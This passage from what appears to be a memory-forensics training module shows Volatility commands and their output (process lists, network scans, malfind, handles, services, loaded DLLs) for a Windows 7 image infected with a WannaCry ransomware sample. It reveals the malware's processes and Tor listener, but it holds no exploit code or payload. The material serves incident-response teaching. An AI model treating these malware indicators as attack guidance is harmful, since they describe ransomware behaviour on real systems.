0xfffffa8002e45a70 vm3dservice.ex         1488   1440      2       45
```

```
1      0 2023-06-22 12:04:46 UTC+0000
0xfffffa8002f58b00 svchost.exe            1724    508      6       92
0      0 2023-06-22 12:04:47 UTC+0000
0xfffffa8002fa2b00 WmiPrvSE.exe           1908    628      9      197
0      0 2023-06-22 12:04:47 UTC+0000
0xfffffa8002f8fb00 dllhost.exe            1968    508     13      190
0      0 2023-06-22 12:04:47 UTC+0000
0xfffffa8003007b00 msdtc.exe              1960    508     12      145
0      0 2023-06-22 12:04:51 UTC+0000
0xfffffa8001bfbb00 taskhost.exe           2432    508      9      241
1      0 2023-06-22 12:05:13 UTC+0000
0xfffffa80027ca970 dwm.exe                2484    868      5      152
1      0 2023-06-22 12:05:13 UTC+0000
0xfffffa8001d27b00 explorer.exe           2508   2472     24      843
1      0 2023-06-22 12:05:13 UTC+0000
0xfffffa80123fc590 vmtoolsd.exe           2600   2508      8      182
1      0 2023-06-22 12:05:14 UTC+0000
0xfffffa80027edb00 SearchIndexer.         2756    508     17      800
0      0 2023-06-22 12:05:22 UTC+0000
0xfffffa80023e7750 cmd.exe                3040   2508      1       21
1      0 2023-06-22 12:05:39 UTC+0000
0xfffffa8001d19060 conhost.exe            3048    416      2       53
1      0 2023-06-22 12:05:39 UTC+0000
0xfffffa8002d95870 taskmgr.exe            2648    464      6      113
1      0 2023-06-22 12:05:59 UTC+0000
0xfffffa8000e0fb00 ProcessHacker.          716   2508      9      476
1      0 2023-06-22 12:06:29 UTC+0000
0xfffffa8000eee060 sppsvc.exe             1080    508      4      146
0      0 2023-06-22 12:06:47 UTC+0000
0xfffffa8000ea6a00 svchost.exe             608    508     15      431
0      0 2023-06-22 12:06:47 UTC+0000
0xfffffa8000e2e620 wmpnetwk.exe           2968    508     18      442
0      0 2023-06-22 12:06:48 UTC+0000
0xfffffa80022af430 ida64.exe              2248   2508      7      340
1      0 2023-06-22 12:16:18 UTC+0000
0xfffffa8001420300 x32dbg.exe             2820   2508     20      480
1      1 2023-06-22 12:23:34 UTC+0000
0xfffffa8000ee96d0 Ransomware.wan         1512   2820     11      167
1      1 2023-06-22 12:23:41 UTC+0000
0xfffffa8002ca4240 Ransomware.wan         2320    508    117      497
0      1 2023-06-22 12:30:19 UTC+0000
0xfffffa8002ad9560 dllhost.exe            1876    628      4       79
1      0 2023-06-22 12:30:20 UTC+0000
0xfffffa8001d0f8b0 tasksche.exe           2972   1512      0 --------
1      0 2023-06-22 12:31:13 UTC+0000   2023-06-22 12:31:43 UTC+0000
0xfffffa8001d22b00 tasksche.exe           1792   1044      8       82
0      1 2023-06-22 12:31:13 UTC+0000
0xfffffa8002fa3060 SearchProtocol          852   2756      8      289
0      0 2023-06-22 12:31:15 UTC+0000
0xfffffa8002572060 @WanaDecryptor         1060   1792      2       71
```

```
0      1 2023-06-22 12:31:27 UTC+0000
0xfffffa8001568060 taskhsvc.exe           3012   1060      4      101
0      1 2023-06-22 12:31:29 UTC+0000
0xfffffa8001ddb060 conhost.exe            2348    352      1       32
0      0 2023-06-22 12:31:29 UTC+0000
0xfffffa8000df81b0 VSSVC.exe               288    508      6      116
0      0 2023-06-22 12:31:43 UTC+0000
0xfffffa800141e9a0 @WanaDecryptor         3252   3212      1       75
1      1 2023-06-22 12:31:45 UTC+0000
0xfffffa80014e4a70 MpCmdRun.exe           3436   3412      5      116
0      0 2023-06-22 12:32:12 UTC+0000
0xfffffa80014c12c0 SearchFilterHo         3904   2756      6      109
0      0 2023-06-22 12:33:18 UTC+0000
0xfffffa8000f2f1c0 audiodg.exe            4048    744      6      128
0      0 2023-06-22 12:33:33 UTC+0000
0xfffffa8000dbc5a0 cmd.exe                2080   1468      0 --------
0      0 2023-06-22 12:34:03 UTC+0000   2023-06-22 12:34:03 UTC+0000
0xfffffa8000f90b00 conhost.exe            3292    352      0 --------
0      0 2023-06-22 12:34:03 UTC+0000   2023-06-22 12:34:03 UTC+0000
0xfffffa8000f7b790 ipconfig.exe           2360   2080      0 --------
0      0 2023-06-22 12:34:03 UTC+0000   2023-06-22 12:34:03 UTC+0000
```


It should be noted that even if we specify another profile from the suggested list Volatility may still provide us with the correct output.

Identifying Network Artifacts

The `netscan` plugin can be used to scan for network artifacts as follows.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(P)          Proto    Local Address                  Foreign Address
State            Pid      Owner          Created
0x1a15caa0         UDPv4    0.0.0.0:3702                   *:*
1348     svchost.exe    2023-06-22 12:05:10 UTC+0000
0x1a15caa0         UDPv6    :::3702                        *:*
1348     svchost.exe    2023-06-22 12:05:10 UTC+0000
0x1fd7cac0         TCPv4    0.0.0.0:49155                  0.0.0.0:0
LISTENING        508      services.exe
0x1fd7cac0         TCPv6    :::49155                       :::0
LISTENING        508      services.exe
```

```
0x3da01a70         UDPv4    0.0.0.0:3702                    *:*
1348     svchost.exe    2023-06-22 12:05:10 UTC+0000
0x3da0b130         UDPv4    0.0.0.0:0                       *:*
1000     svchost.exe    2023-06-22 12:05:02 UTC+0000
0x3da0b130         UDPv6    :::0                            *:*
1000     svchost.exe    2023-06-22 12:05:02 UTC+0000
0x3dcf1010         UDPv4    0.0.0.0:62718                   *:*
1348     svchost.exe    2023-06-22 12:04:46 UTC+0000
0x3dcf15b0         UDPv4    0.0.0.0:62719                   *:*
1348     svchost.exe    2023-06-22 12:04:46 UTC+0000
0x3dcf15b0         UDPv6    :::62719                        *:*
1348     svchost.exe    2023-06-22 12:04:46 UTC+0000
0x3da15010         TCPv4    0.0.0.0:49156                   0.0.0.0:0
LISTENING        516      lsass.exe
0x3da15010         TCPv6    :::49156                        :::0
LISTENING        516      lsass.exe
0x3dc69860         TCPv4    0.0.0.0:5357                    0.0.0.0:0
LISTENING        4        System
0x3dc69860         TCPv6    :::5357                         :::0
LISTENING        4        System
0x3dca3ee0         TCPv4    0.0.0.0:49154                   0.0.0.0:0
LISTENING        964      svchost.exe
0x3dca3ee0         TCPv6    :::49154                        :::0
LISTENING        964      svchost.exe
0x3dcf7280         TCPv4    0.0.0.0:49155                   0.0.0.0:0
LISTENING        508      services.exe
0x3dd07540         TCPv4    0.0.0.0:445                     0.0.0.0:0
LISTENING        4        System
0x3dd07540         TCPv6    :::445                          :::0
LISTENING        4        System
0x3e5f7cd0         UDPv4    0.0.0.0:3702                    *:*
1348     svchost.exe    2023-06-22 12:05:10 UTC+0000
0x3e5f7cd0         UDPv6    :::3702                         *:*
1348     svchost.exe    2023-06-22 12:05:10 UTC+0000
0x3deff8d0         TCPv4    0.0.0.0:10243                   0.0.0.0:0
LISTENING        4        System
0x3deff8d0         TCPv6    :::10243                        :::0
LISTENING        4        System
0x3df01ba0         TCPv4    0.0.0.0:49154                   0.0.0.0:0
LISTENING        964      svchost.exe
0x3e194410         TCPv4    0.0.0.0:135                     0.0.0.0:0
LISTENING        696      svchost.exe
0x3e195840         TCPv4    0.0.0.0:135                     0.0.0.0:0
LISTENING        696      svchost.exe
0x3e195840         TCPv6    :::135                          :::0
LISTENING        696      svchost.exe
0x3e1ab8f0         TCPv4    0.0.0.0:49152                   0.0.0.0:0
LISTENING        404      wininit.exe
0x3e1fe300         TCPv4    0.0.0.0:49153                   0.0.0.0:0
LISTENING        744      svchost.exe
```

```
0x3e1fe300         TCPv6    :::49153                :::0
LISTENING        744       svchost.exe
0x3e1fecd0         TCPv4    0.0.0.0:49153           0.0.0.0:0
LISTENING        744       svchost.exe
0x3e963ad0         TCPv4    127.0.0.1:9050          0.0.0.0:0
LISTENING        3012      taskhsvc.exe
0x3ec4f620         TCPv4    0.0.0.0:49152           0.0.0.0:0
LISTENING        404       wininit.exe
0x3ec4f620         TCPv6    :::49152                :::0
LISTENING        404       wininit.exe
0x3f1fd6f0         TCPv4    0.0.0.0:554             0.0.0.0:0
LISTENING        2968      wmpnetwk.exe
0x3f1fd6f0         TCPv6    :::554                  :::0
LISTENING        2968      wmpnetwk.exe
0x3ec2d010         TCPv4    127.0.0.1:50313         127.0.0.1:50314
ESTABLISHED      -1
0x3ecb1220         TCPv4    127.0.0.1:50314         127.0.0.1:50313
ESTABLISHED      -1
0x3f3ced90         UDPv4    0.0.0.0:3702            *:*
1348     svchost.exe    2023-06-22 12:05:10 UTC+0000
0x3f2284c0         TCPv4    0.0.0.0:49156           0.0.0.0:0
LISTENING        516       lsass.exe
0x3fcfd930         UDPv4    127.0.0.1:1900          *:*
1348     svchost.exe    2023-06-22 12:06:48 UTC+0000
0x3fd1bbf0         UDPv6    ::1:61543               *:*
1348     svchost.exe    2023-06-22 12:06:48 UTC+0000
0x3fd28310         UDPv4    127.0.0.1:61544         *:*
1348     svchost.exe    2023-06-22 12:06:48 UTC+0000
0x3fd2b420         UDPv6    ::1:1900                *:*
1348     svchost.exe    2023-06-22 12:06:48 UTC+0000
0x3fd4a4a0         UDPv4    0.0.0.0:5004            *:*
2968     wmpnetwk.exe   2023-06-22 12:06:48 UTC+0000
0x3fd4a4a0         UDPv6    :::5004                 *:*
2968     wmpnetwk.exe   2023-06-22 12:06:48 UTC+0000
0x3fd4aa90         UDPv4    0.0.0.0:5005            *:*
2968     wmpnetwk.exe   2023-06-22 12:06:48 UTC+0000
0x3fd4adb0         UDPv4    0.0.0.0:5004            *:*
2968     wmpnetwk.exe   2023-06-22 12:06:48 UTC+0000
0x3fd5fec0         UDPv4    0.0.0.0:5005            *:*
2968     wmpnetwk.exe   2023-06-22 12:06:48 UTC+0000
0x3fd5fec0         UDPv6    :::5005                 *:*
2968     wmpnetwk.exe   2023-06-22 12:06:48 UTC+0000
0x3fc02ca0         TCPv4    0.0.0.0:554             0.0.0.0:0
LISTENING        2968      wmpnetwk.exe
0x3fca6010         TCPv4    0.0.0.0:2869            0.0.0.0:0
LISTENING        4         System
0x3fca6010         TCPv6    :::2869                 :::0
LISTENING        4         System
0x3fc4f600         TCPv4    127.0.0.1:55206         127.0.0.1:9050
ESTABLISHED      -1
```

```
0x3fe604f0         TCPv4    127.0.0.1:9050                 127.0.0.1:55206
ESTABLISHED      -1
```

To find `_TCPT_OBJECT` structures using pool tag scanning, use the `connscan` command. This can find artifacts from previous connections that have since been terminated, in addition to the active ones.

Identifying Injected Code

The `malfind` plugin can be used to identify and extract injected code and malicious payloads from the memory of a running process as follows.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 malfind --pid=608
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Process: svchost.exe Pid: 608 Address: 0x12350000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 128, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x0000000012350000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
................
0x0000000012350010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
................
0x0000000012350020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
................
0x0000000012350030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
................

0x0000000012350000 0000            ADD [EAX], AL
0x0000000012350002 0000            ADD [EAX], AL
0x0000000012350004 0000            ADD [EAX], AL
0x0000000012350006 0000            ADD [EAX], AL
0x0000000012350008 0000            ADD [EAX], AL
0x000000001235000a 0000            ADD [EAX], AL
0x000000001235000c 0000            ADD [EAX], AL
0x000000001235000e 0000            ADD [EAX], AL
0x0000000012350010 0000            ADD [EAX], AL
0x0000000012350012 0000            ADD [EAX], AL
0x0000000012350014 0000            ADD [EAX], AL
0x0000000012350016 0000            ADD [EAX], AL
0x0000000012350018 0000            ADD [EAX], AL
```

```
0x000000001235001a 0000             ADD [EAX], AL
0x000000001235001c 0000             ADD [EAX], AL
0x000000001235001e 0000             ADD [EAX], AL
0x0000000012350020 0000             ADD [EAX], AL
0x0000000012350022 0000             ADD [EAX], AL
0x0000000012350024 0000             ADD [EAX], AL
0x0000000012350026 0000             ADD [EAX], AL
0x0000000012350028 0000             ADD [EAX], AL
0x000000001235002a 0000             ADD [EAX], AL
0x000000001235002c 0000             ADD [EAX], AL
0x000000001235002e 0000             ADD [EAX], AL
0x0000000012350030 0000             ADD [EAX], AL
0x0000000012350032 0000             ADD [EAX], AL
0x0000000012350034 0000             ADD [EAX], AL
0x0000000012350036 0000             ADD [EAX], AL
0x0000000012350038 0000             ADD [EAX], AL
0x000000001235003a 0000             ADD [EAX], AL
0x000000001235003c 0000             ADD [EAX], AL
0x000000001235003e 0000             ADD [EAX], AL
```

Identifying Handles

The `handles` plugin in Volatility is used for analyzing the handles (file and object references) held by a specific process within a memory dump. Understanding the handles associated with a process can provide valuable insights during incident response and digital forensics investigations, as it reveals the resources and objects a process is interacting with. Here's how to use the handles plugin.


```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 handles -p 1512 --object-type=Key
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)             Pid             Handle             Access Type
Details
------------------ ------ ------------------ ------------------ ----------
------ -------
0xfffff8a001628ee0   1512                0x4                0x9 Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION
OPTIONS
0xfffff8a00221e7e0   1512               0x14                0x9 Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION
OPTIONS
```

```
0xfffff8a0023b3490   1512              0x20           0x20019 Key
MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS
0xfffff8a001f1e300   1512              0x38           0xf003f Key
MACHINE
0xfffff8a001f3b410   1512              0x40               0x1 Key
MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
0xfffff8a001f35280   1512              0x58               0x1 Key
MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\CUSTOMLOCALE
0xfffff8a001f18440   1512              0x9c           0xf003f Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001
0xfffff8a001d4e1f0   1512              0xa0           0x2001f Key
USER\S-1-5-21-3232251811-3497904625-37069028-
1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
0xfffff8a00080e8a0   1512              0xc0           0xf003f Key
USER
0xfffff8a00237dc10   1512              0xe0               0x1 Key
USER\S-1-5-21-3232251811-3497904625-37069028-
1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER
0xfffff8a001f63a80   1512             0x120               0x1 Key
MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\INTERNET
EXPLORER\MAIN\FEATURECONTROL
0xfffff8a00208b750   1512             0x124           0x20019 Key
MACHINE\SOFTWARE\POLICIES\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET
SETTINGS
0xfffff8a0022b6850   1512             0x128           0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-
1001\SOFTWARE\POLICIES\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
0xfffff8a000d807b0   1512             0x12c           0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-
1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
0xfffff8a0013b2920   1512             0x130           0x20019 Key
MACHINE\SOFTWARE\POLICIES
0xfffff8a001f7b610   1512             0x134           0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001\SOFTWARE\POLICIES
0xfffff8a0022f8ad0   1512             0x138           0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001\SOFTWARE
0xfffff8a0026778a0   1512             0x13c           0x20019 Key
MACHINE\SOFTWARE\WOW6432NODE
0xfffff8a000f4fb00   1512             0x140           0x20019 Key
MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET
SETTINGS
0xfffff8a001efb870   1512             0x154           0xf003f Key
MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\PROTOCOL_CATALOG
9
0xfffff8a001f683c0   1512             0x15c           0xf003f Key
MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\NAMESPACE_CATALO
G5
0xfffff8a001f17660   1512             0x164           0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-
1001\SOFTWARE\MICROSOFT\INTERNET EXPLORER\MAIN
```

```
0xfffff8a0012cbe90   1512             0x168           0x20019 Key
MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\INTERNET EXPLORER\MAIN
0xfffff8a00000c610   1512             0x1b8           0x2001f Key
USER\S-1-5-21-3232251811-3497904625-37069028-
1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\ZONEMAP
0xfffff8a0025cf4c0   1512             0x1bc           0x20019 Key
MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET
SETTINGS\ZONEMAP
0xfffff8a00125d610   1512             0x1d0               0xf Key
USER\S-1-5-21-3232251811-3497904625-37069028-
1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\5.0\CACHE
0xfffff8a0023dcdd0   1512             0x22c           0xf003f Key
MACHINE\SOFTWARE\CLASSES
```

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 handles -p 1512 --object-type=File
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)            Pid                Handle             Access Type
Details
------------------ ------ ------------------ ------------------ ----------
------ -------
0xfffffa8001d162e0   1512               0x10           0x100020 File
\Device\HarddiskVolume2\Windows
0xfffffa800228adc0   1512               0x1c           0x100020 File
\Device\HarddiskVolume2\Users\Analyst\Desktop\Samples
0xfffffa8000df8070   1512             0x110           0x12019f File
\Device\HarddiskVolume2\Users\Analyst\AppData\Local\Microsoft\Windows\Temp
orary Internet Files\counters.dat
0xfffffa8002210cd0   1512             0x170           0x100080 File
\Device\Nsi
0xfffffa8000dedf20   1512             0x1e4           0x100001 File
\Device\KsecDD
0xfffffa8002f70700   1512             0x23c           0x120089 File
\Device\HarddiskVolume2\Windows\Registration\R000000000006.clb
```

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 handles -p 1512 --object-type=Process
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
```

```
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)             Pid             Handle             Access Type
Details
------------------ ------ ------------------ ------------------ ----------
------ -------
0xfffffa8001d0f8b0   1512              0x29c           0x1fffff Process
tasksche.exe(2972)
```

Identifying Windows Services

The `svcscan` plugin in Volatility is used for listing and analyzing Windows services running on a system within a memory dump. Here's how to use the `svcscan` plugin.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 svcscan | more
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset: 0xb755a0
Order: 71
Start: SERVICE_AUTO_START
Process ID: 628
Service Name: DcomLaunch
Display Name: DCOM Server Process Launcher
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\system32\svchost.exe -k DcomLaunch

Offset: 0xb754b0
Order: 70
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: dc21x4vm
Display Name: dc21x4vm
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0xb753c0
Order: 69
```

```
Start: SERVICE_AUTO_START
Process ID: 868
Service Name: CscService
Display Name: Offline Files
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\System32\svchost.exe -k
LocalSystemNetworkRestricted

Offset: 0xb770d0
Order: 68
Start: SERVICE_SYSTEM_START
Process ID: -
Service Name: CSC
Display Name: Offline Files Driver
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\CSC
---SNIP---
```

Identifying Loaded DLLs

The `dlllist` plugin in Volatility is used for listing the dynamic link libraries (DLLs) loaded into the address space of a specific process within a memory dump. Here's how to use the `dlllist` plugin.


```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 dlllist -p 1512
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
************************************************************************
Ransomware.wan pid:   1512
Command line : "C:\Users\Analyst\Desktop\Samples\Ransomware.wannacry.exe"

Base                             Size          LoadCount LoadTime
Path
------------------ ------------------ ------------------ ----------------
------------ ----
0x0000000000400000           0x66b000             0xffff 1970-01-01
00:00:00 UTC+0000
C:\Users\Analyst\Desktop\Samples\Ransomware.wannacry.exe
0x00000000773f0000           0x19f000             0xffff 1970-01-01
```

```
00:00:00 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x00000000739d0000           0x3f000               0x3 2023-06-22
12:23:42 UTC+0000   C:\Windows\SYSTEM32\wow64.dll
0x0000000073970000           0x5c000               0x1 2023-06-22
12:23:42 UTC+0000   C:\Windows\SYSTEM32\wow64win.dll
0x0000000073960000            0x8000               0x1 2023-06-22
12:23:42 UTC+0000   C:\Windows\SYSTEM32\wow64cpu.dll
0x0000000000400000          0x66b000             0xffff 1970-01-01
00:00:00 UTC+0000
C:\Users\Analyst\Desktop\Samples\Ransomware.wannacry.exe
0x00000000775b0000          0x180000             0xffff 1970-01-01
00:00:00 UTC+0000   C:\Windows\SysWOW64\ntdll.dll
0x0000000075b50000          0x110000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\kernel32.dll
0x00000000770c0000           0x47000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\KERNELBASE.dll
0x0000000074d30000           0xa1000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\ADVAPI32.dll
0x0000000077110000           0xac000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\msvcrt.dll
0x0000000075b30000           0x19000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\SysWOW64\sechost.dll
0x0000000074de0000           0xf0000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\RPCRT4.dll
0x0000000074cd0000           0x60000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\SspiCli.dll
0x0000000074cc0000           0xc000              0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\CRYPTBASE.dll
0x00000000755f0000           0x35000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\WS2_32.dll
0x0000000074f70000            0x6000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\NSI.dll
0x000000006bb70000           0x66000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\system32\MSVCP60.dll
0x00000000738f0000           0x1c000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\system32\iphlpapi.dll
0x00000000737c0000            0x7000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\system32\WINNSI.DLL
0x0000000075160000          0x437000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\WININET.dll
0x0000000076050000            0x4000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\api-ms-win-downlevel-user32-l1-1-
0.dll
0x0000000075e60000          0x100000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\user32.DLL
0x0000000074ee0000           0x90000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\GDI32.dll
0x00000000770a0000            0xa000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\LPK.dll
0x00000000750c0000           0x9d000             0xffff 2023-06-22
```

```
12:23:42 UTC+0000   C:\Windows\syswow64\USP10.dll
0x00000000770b0000            0x4000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\api-ms-win-downlevel-shlwapi-l1-1-
0.dll
0x0000000075c60000           0x57000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\shlwapi.DLL
0x0000000074f80000            0x4000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\api-ms-win-downlevel-version-l1-1-
0.dll
0x00000000737b0000            0x9000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\system32\version.DLL
0x0000000075f60000            0x3000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\api-ms-win-downlevel-normaliz-l1-
1-0.dll
0x0000000075630000            0x3000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\normaliz.DLL
0x0000000076210000          0x236000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\iertutil.dll
0x0000000075fa0000            0x5000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\api-ms-win-downlevel-advapi32-l1-
1-0.dll
0x00000000756d0000           0x17000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\USERENV.dll
0x0000000075fb0000            0xb000             0xffff 2023-06-22
12:23:42 UTC+0000   C:\Windows\syswow64\profapi.dll
0x0000000075ad0000           0x60000                0x2 2023-06-22
12:28:02 UTC+0000   C:\Windows\system32\IMM32.DLL
0x00000000760b0000           0xcd000                0x1 2023-06-22
12:28:02 UTC+0000   C:\Windows\syswow64\MSCTF.dll
0x000000006cd90000            0x8000                0x2 2023-06-22
12:28:06 UTC+0000   C:\Windows\system32\Secur32.dll
0x0000000076450000          0xc4c000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\syswow64\SHELL32.dll
0x0000000075850000          0x15f000               0x22 2023-06-22
12:28:06 UTC+0000   C:\Windows\syswow64\ole32.dll
0x000000006cc30000            0x4000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\system32\api-ms-win-downlevel-advapi32-l2-
1-0.dll
0x00000000771c0000            0x4000                0x2 2023-06-22
12:28:06 UTC+0000   C:\Windows\syswow64\api-ms-win-downlevel-ole32-l1-1-
0.dll
0x000000006cc10000           0x12000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\system32\dhcpcsvc.DLL
0x000000006cc00000            0xd000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\system32\dhcpcsvc6.DLL
0x000000006cbc0000            0x3c000               0x4 2023-06-22
12:28:06 UTC+0000   C:\Windows\system32\mswsock.dll
0x000000006cbb0000            0x6000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\System32\wship6.dll
0x000000006cd80000            0x4000                0x1 2023-06-22
```

```
12:28:06 UTC+0000   C:\Windows\system32\api-ms-win-downlevel-shlwapi-l2-1-
0.dll
0x00000000737d0000           0x44000                0x2 2023-06-22
12:28:06 UTC+0000   C:\Windows\system32\DNSAPI.dll
0x00000000756f0000          0x150000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\syswow64\urlmon.dll
0x0000000075a30000           0x91000                0x4 2023-06-22
12:28:06 UTC+0000   C:\Windows\syswow64\OLEAUT32.dll
0x000000006cba0000            0x5000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\System32\wshtcpip.dll
0x0000000075640000           0x83000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\syswow64\CLBCatQ.DLL
0x000000006bb10000           0x5a000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\System32\netprofm.dll
0x000000006bb00000           0x10000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\System32\nlaapi.dll
0x000000006baf0000            0x6000                0x1 2023-06-22
12:28:06 UTC+0000   C:\Windows\system32\rasadhlp.dll
0x0000000071ac0000           0x17000                0x1 2023-06-22
12:30:20 UTC+0000   C:\Windows\system32\CRYPTSP.dll
0x000000006d420000           0x3b000                0x1 2023-06-22
12:30:20 UTC+0000   C:\Windows\system32\rsaenh.dll
0x0000000071ab0000            0xe000                0x1 2023-06-22
